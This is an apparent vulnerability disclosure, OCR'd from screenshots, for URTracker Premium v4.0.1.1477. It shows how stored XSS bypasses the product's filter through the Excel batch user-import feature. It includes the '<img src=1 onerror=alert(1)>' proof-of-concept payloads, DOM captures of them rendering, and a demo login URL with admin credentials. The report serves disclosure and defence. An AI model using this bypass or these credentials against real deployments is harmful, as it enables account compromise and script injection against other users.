j0f1 / vim Public

Code Issues Pull requests Actions Projects Security Insights

main

vim / core_tmp.md

j0f1 Update core_tmp.md History

1 contributor

```
41 lines (35 sloc) | 2.22 KB
```

Vulnerability title:

Bypassing the xss defense by uploading files at the user-added place causes the storage of xss

Affected versions:

Premium v4.0.1.1477

Discovery time:

2022/06/07


Found by:

j0f1

analysis report:

0x01:

First, I found that this program is vulnerable to stored xss attacks. When I communicated with the program provider, I was told that the program has xss protection, so I bypassed the xss protection through further attempts and made my xss attack effective



事务关闭后操作 □ 允许在事务关闭后对其进行编辑和重分配操作
□ 重打开事务时，使用创建事务的字段编辑规则（否则使用编辑事务的字段编辑规则）

项目列表页面选项 □ 在项目列表中显示所有的项目目录，无论其是否为空

事务信息页面选项 展开显示处理记录的数目：显示所有

事务树访问权限 □ 允许事务的相关人查看整个事务树
☑ 允许父事务的相关人查看子事务
□ 允许子事务的相关人查看父事务

高级安全选项

允许上传的附件类型

用分号分隔不同的类型，如“.bmp;.jpg;.png;.gif;.doc;.docx;.xls;.xlsx”。 如果设置了，则仅允许上传此处设置的文件类型；如果不设置，则根据“过滤附件
过滤附件。

过滤附件类型 .bat;.cmd;.asp;.aspx;.ashx;.asax;.cer;.asa;.asmx;

禁止上传附件的IP范围

禁止上传附件的IP地址范围。如：192.168.1.1-192.168.3.255;10.1.1.1-10.100.100.100。仅对事务跟踪功能中的附件上传功能有效，对知识库功能无

内网IP地址范围 0.0.0.0 -- 0.0.0.0

仅支持IPv4地址，同时输入开始地址和结束地址时才生效。

其他 ☑ 启用预防跨站攻击（XSS）功能

xss protetion

系统信息设置

公司名称 北京立迩合讯

公司网址 http://www.lealsoft.com


系统网址 http://demo.urtracker.cn

系统网址2

管理员邮箱 leal@lealsoft.com

0x02:

It was observed that the program has a batch add function, so add the payload to the excel file, simulate the batch add user function, bypass the xss protection, and make the xss attack take effect.



共 24 个

ID	部门	登录名	姓名	Email	帐号状态	详情		事务列表
1	IT	admin	管理员	admin@urtracker.cn	普通			事务列表
2	研发部	deptmgr	部门经理	deptmgr@urtracker.cn	普通			事务列表
3	研发部	deptmbr1	部门成员1	deptmbr1@urtracker.cn	普通			事务列表
4	研发部	deptmbr2	部门成员2	deptmbr2@urtracker.cn	普通			事务列表
5	研发部	qamgr	测试经理	qamgr@urtracker.cn	普通			事务列表
6	研发部	tester1	测试员1	tester1@urtracker.cn	普通			事务列表
7	研发部	tester2	测试员2	tester2@urtracker.cn	普通			事务列表
8	研发部	dev1	开发人员1	dev1@urtracker.cn	普通			事务列表
9	研发部	dev2	开发人员2	dev2@urtracker.cn	普通			事务列表
10	研发部	devmgr	开发经理	devmgr@urtracker.cn	普通			事务列表
11	IT	itmgr	IT经理	itmgr@urtracker.cn	普通			事务列表
12	IT	itengineer1	IT工程师1	itengineer1@urtracker.cn	普通			事务列表
13	IT	itengineer2	IT工程师2	itengineer2@urtracker.cn	普通			事务列表
14	人力资源	employee1	员工1	employee1@urtracker.cn	普通			事务列表

添加用户
添加单个用户
导入用户(添加多个用户)
导入/同步AD域用户
用户离职处理


相关配置
部门设置
全局用户组设置
角色权限管理
IP访问控制列表定义
在线用户

导出
导出用户列表

统计
人员工作统计

poc:

```
<img src=1 onerror=alert(1)>
<img src=1 onerror=alert(2)>
```




	A	B	C	D	E	F	G	H	I	J	K
1	登录名	姓名	电子邮件	密码	部门	地址	办公电话	移动电话	MSN	备注	到期时间
2	<img src=1 onerror=alert(1)>	<img src=1 onerror=alert(2)>	2@gmail.c	123456	IT						
3											
4											
5											
6											
7											
8											

0x03:

The page automatically loads and triggers XSS

The final xss effective result




www.1.urtracker.cn 显示

2

确定

ID	部门	登录名	姓名			事务列表
1	IT	admin	管理员	admin@urtracker.cn	普通	事务列表
2	研发部	deptmgr	部门经理	deptmgr@urtracker.cn	普通	事务列表
3	研发部	deptmbr1	部门成员1	deptmbr1@urtracker.cn	普通	事务列表
4	研发部	deptmbr2	部门成员2	deptmbr2@urtracker.cn	普通	事务列表
5	研发部	qamgr	测试经理	qamgr@urtracker.cn	普通	事务列表
6	研发部	tester1	测试员1	tester1@urtracker.cn	普通	事务列表
7	研发部	tester2	测试员2	tester2@urtracker.cn	普通	事务列表
8	研发部	dev1	开发人员1	dev1@urtracker.cn	普通	事务列表
9	研发部	dev2	开发人员2	dev2@urtracker.cn	普通	事务列表
10	研发部	devmgr	开发经理	devmgr@urtracker.cn	普通	事务列表
11	IT	itmgr	IT经理	itmgr@urtracker.cn	普通	事务列表
12	IT	itengineer1	IT工程师1	itengineer1@urtracker.cn	普通	事务列表
13	IT	itengineer2	IT工程师2	itengineer2@urtracker.cn	普通	事务列表
14	人力资源	employee1	员工1	employee1@urtracker.cn	普通	事务列表
15	人力资源	employee2	员工2	employee2@urtracker.cn	普通	事务列表
16	客户	cust1	客户1	cust1@urtracker.cn	受限	事务列表
17	客户	cust2	客户2	cust2@urtracker.cn	受限	事务列表
		stservice1	客服1	custservice1@urtracker.cn	普通	事务列表

mailto:tester2@urtracker.cn




15	人力资源	employee2	员工2	employee2@urtracker.cn	普通	事务列表
16	客户	cust1	客户1	cust1@urtracker.cn	受限	事务列表
17	客户	cust2	客户2	cust2@urtracker.cn	受限	事务列表
18	客服	custservice1	客服1	custservice1@urtracker.cn	普通	事务列表
19	研发部	techsupport1	技术支持1	techsupport1@urtracker.cn	普通	事务列表
20	研发部	techsupport2	技术支持2	techsupport2@urtracker.cn	普通	事务列表
22	人力资源	hr	人力主管	hr@urtracker.cn	普通	事务列表
23	研发部	productmgr	产品经理1	productmgr@urtracker.cn	普通	事务列表
24		leader	总经理	leader@urtracker.cn	普通	事务列表
28		xss	<img src=1 onerror=alert(1)>	1@gmail.com	普通	事务列表
29	IT			2@gmail.com	普通	事务列表

1
Elements Console Sources Network Performance Memory Application Security Lighthouse DOM Invader
Styles Computed Layout Event Listeners
Filter :hov .cls

```
▼<tr class="NormalRow" onmouseover="currentcolor=this.style.backgroundColor;this.style.backgroundColor='#F4F0E8'" onmouseout="currentcolor=this.style.backgroundColor=currentcolor" style>
  ▶<td align="center" style="width:25px;">…</td>
   <td>29</td>
   <td>IT</td>
  ▼<td>
     <img src="1" onerror="alert(1)">
   </td>
  ▼<td>
    ▼<a href="UserInfo.aspx?userid=29">
       <img src="1" onerror="alert(2)">
     </a>
   </td>
  ▶<td>…</td>
```

```
element.style {
}
A img {                          main.css:72
    padding-right: 1px;
    vertical-align: middle;
}
A img {                          main.css:72
    ~~padding-right: 1px;~~
    ~~vertical-align: middle;~~
}
IMG {                            main.css:216
    border-style: ▶ none;
}
img, .img {                      main.css:67
```

… rm#aspnetForm div#body div#content div#main_column div div#ctl00_CP1_UpdatePanel1 div table#ctl00_CP1_userListGrid tbody tr.NormalRow td a img …



不安全 | 1.urtracker.cn/accounts/showallusers.aspx

www.1.urtracker.cn 显示

1

确定

ID	部门	登录名	姓名			事务列表
1	IT	admin	管理员	admin@urtracker.cn	普通	事务列表
2	研发部	deptmgr	部门经理	deptmgr@urtracker.cn	普通	事务列表
3	研发部	deptmbr1	部门成员1	deptmbr1@urtracker.cn	普通	事务列表
4	研发部	deptmbr2	部门成员2	deptmbr2@urtracker.cn	普通	事务列表
5	研发部	qamgr	测试经理	qamgr@urtracker.cn	普通	事务列表
6	研发部	tester1	测试员1	tester1@urtracker.cn	普通	事务列表
7	研发部	tester2	测试员2	tester2@urtracker.cn	普通	事务列表
8	研发部	dev1	开发人员1	dev1@urtracker.cn	普通	事务列表
9	研发部	dev2	开发人员2	dev2@urtracker.cn	普通	事务列表
10	研发部	devmgr	开发经理	devmgr@urtracker.cn	普通	事务列表
11	IT	itmgr	IT经理	itmgr@urtracker.cn	普通	事务列表
12	IT	itengineer1	IT工程师1	itengineer1@urtracker.cn	普通	事务列表
13	IT	itengineer2	IT工程师2	itengineer2@urtracker.cn	普通	事务列表
14	人力资源	employee1	员工1	employee1@urtracker.cn	普通	事务列表
15	人力资源	employee2	员工2	employee2@urtracker.cn	普通	事务列表
16	客户	cust1	客户1	cust1@urtracker.cn	受限	事务列表
17	客户	cust2	客户2	cust2@urtracker.cn	受限	事务列表
19	研发部	techsupport1	技术支持1	techsupport1@urtracker.cn	普通	
20	研发部	techsupport2	技术支持2	techsupport2@urtracker.cn	普通	
22	人力资源	hr	人力主管	hr@urtracker.cn	普通	
23	研发部	productmgr	产品经理1	productmgr@urtracker.cn	普通	
24		leader	总经理	leader@urtracker.cn	普通	
28			<img src=1 onerror=alert(1)>	1@gmail.com	普通	
29	IT			2@gmail.com	普通	

1

```
entcolor=this.style.backgroundColor=currentcolor" style>…</tr>
▶<tr class="AlterRow" onmouseover="currentcolor=this.style.backgroundColor;this.style.background
ntcolor=this.style.backgroundColor=currentcolor" style>…</tr>
▼<tr class="NormalRow" onmouseover="currentcolor=this.style.backgroundColor;this.style.backgroun
entcolor=this.style.backgroundColor=currentcolor" style>
  ▶<td align="center" style="width:25px;">…</td>
   <td>29</td>
   <td>IT</td>
  ▼<td><img src="1" onerror="alert(1)"></td>
  ▶<td>…</td>
  ▶<td>…</td>
  ▶<td>…</td>
  ▶<td>…</td>
  ▶<td>…</td>
```

Fixes:

Make xss protection fully effective

illustrate

(1) http://www.urtracker.cn/ ,

Introduction to URTracker

"URTracker transaction tracking tracking system" is a general problem (Issue Tracking) software for these problems. It is used to help businesses and teams create various types of processes, manage all of them and keep track of recorded processes, and has a built-in workbench for sharing issues.
(2) Reproduce the demo url：http://www.1.urtracker.cn/Accounts/login.aspx?ReturnUrl=%2fdefault.aspx
account/passwprd：admin/123456